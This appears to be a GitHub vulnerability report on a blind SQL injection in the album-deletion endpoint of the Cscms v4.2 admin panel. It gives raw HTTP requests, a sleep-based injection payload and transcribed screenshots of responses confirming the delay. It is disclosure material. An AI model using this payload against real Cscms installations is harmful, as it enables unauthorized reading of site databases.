

New issue

[Jump to bottom](#)

SQL injection vulnerability exists in Cscms music portal system v4.2 #21


Open Am1azi3ng opened this issue on Apr 18 · 0 comments

Am1azi3ng commented on Apr 18


Details

There is a SQL blind injection vulnerability in pic_Type.php_del

Add an album after the administrator logs in



```
POST /admin.php/pic/admin/type/save HTTP/1.1
Host: cscms.test
Content-Length: 166
Accept: application/json, text/javascript, */*; q=0.01
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/85.0.4183.83 Safari/537.36
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Origin: http://cscms.test
Referer: http://cscms.test/admin.php/pic/admin/type/edit
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: cscms_admin_id=3HtLFUmqgin4;
cscms_admin_login=6hHRwKPiGz1%2FN9C4hmVHc0kF4oyCoI81NzjjyeMF3fURy57grmVzbA;
cscms_session=imqi28p17sd90eqcjmumqdtu1bbu71hg
```



Delete this album to the recycle bin



When deleting the album in the recycle bin, construct malicious statements to realize SQL injection

```

POST /admin.php/pic/admin/type/del?yid=3 HTTP/1.1
Host: cscms.test
Content-Length: 21
Accept: application/json, text/javascript, */*; q=0.01
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/85.0.4183.83 Safari/537.36
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Origin: http://cscms.test
Referer: http://cscms.test/admin.php/pic/admin/type?yid=3
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9

```

Connection: close

id=4)and(sleep(5))--+

The payload executes and sleeps for 5 seconds

The screenshot shows the 'Request' and 'Response' tabs in a web browser's developer tools. The 'Request' tab displays the following details:

- Method: POST
- URL: /admin.php/pic/admin/type/del?yid=3
- Host: csoms.test
- Content-Length: 21
- Accept: application/json, text/javascript, */*; q=0.01
- X-Requested-With: XMLHttpRequest
- User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/85.0.4183.83 Safari/537.36
- Content-Type: application/x-www-form-urlencoded; charset=UTF-8
- Origin: http://csoms.test
- Referer: http://csoms.test/admin.php/pic/admin/type?yid=3
- Accept-Encoding: gzip, deflate
- Accept-Language: zh-CN,zh;q=0.9
- Cookie: csoms_admin_id=3HtLFUeqgin4; csoms_admin_login=6hHfKPigz1%2FN9C4hmVhc0kF4oyCo181NzjyjeMF3FURy57grmVzbA; csoms_session=n7gacaf0cfrdgd786920aa4f21i036fp
- Connection: close

The 'Response' tab shows the following details:

- Status: 200 OK
- Date: Wed, 19 Jan 2022 09:19:35 GMT
- Server: Apache/2.4.39 (Win64) OpenSSL/1.1.1b mod_fcgid/2.3.9a mod_log_rotate/1.02
- X-Powered-By: PHP/5.6.9
- Expires: Thu, 19 Nov 1981 08:52:00 GMT
- Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
- Pragma: no-cache
- X-Generator: Csoms v4 (http://www.chshoms.com)
- Set-Cookie: csoms_session=n7gacaf0cfrdgd786920aa4f21i036fp; expires=Wed, 19-Jan-2022 08:52:00 GMT
- Connection: close
- Content-Type: text/html; charset=utf-8
- Content-Length: 242

The bottom status bar indicates 'Done' and '802 bytes'.

so construct payload to Blasting database


The screenshot shows the 'Request' and 'Response' tabs in a web browser's developer tools. The 'Request' tab displays the following details:

- Method: POST
- URL: /admin.php/pic/admin/type/del?yid=3
- Host: csoms.test
- Content-Length: 63
- Accept: application/json, text/javascript, */*; q=0.01
- X-Requested-With: XMLHttpRequest
- User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/85.0.4183.83 Safari/537.36
- Content-Type: application/x-www-form-urlencoded; charset=UTF-8
- Origin: http://csoms.test
- Referer: http://csoms.test/admin.php/pic/admin/type?yid=3
- Accept-Encoding: gzip, deflate
- Accept-Language: zh-CN,zh;q=0.9
- Cookie: csoms_admin_id=3HtLFUeqgin4; csoms_admin_login=6hHfKPigz1%2FN9C4hmVhc0kF4oyCo181NzjyjeMF3FURy57grmVzbA; csoms_session=n7gacaf0cfrdgd786920aa4f21i036fp
- Connection: close

The 'Response' tab shows the following details:

- Status: 200 OK
- Date: Wed, 19 Jan 2022 09:22:26 GMT
- Server: Apache/2.4.39 (Win64) OpenSSL/1.1.1b mod_fcgid/2.3.9a mod_log_rotate/1.02
- X-Powered-By: PHP/5.6.9
- Expires: Thu, 19 Nov 1981 08:52:00 GMT
- Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
- Pragma: no-cache
- X-Generator: Csoms v4 (http://www.chshoms.com)
- Set-Cookie: csoms_session=n7gacaf0cfrdgd786920aa4f21i036fp; expires=Wed, 19-Jan-2022 08:52:00 GMT
- Connection: close
- Content-Type: text/html; charset=utf-8
- Content-Length: 242

The bottom status bar indicates 'Done' and '802 bytes'.



Because the first letter of the background database name is "c", it sleeps for 5 seconds,so the vulnerability exist

Assignees

No one assigned

Labels

None yet

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

1 participant

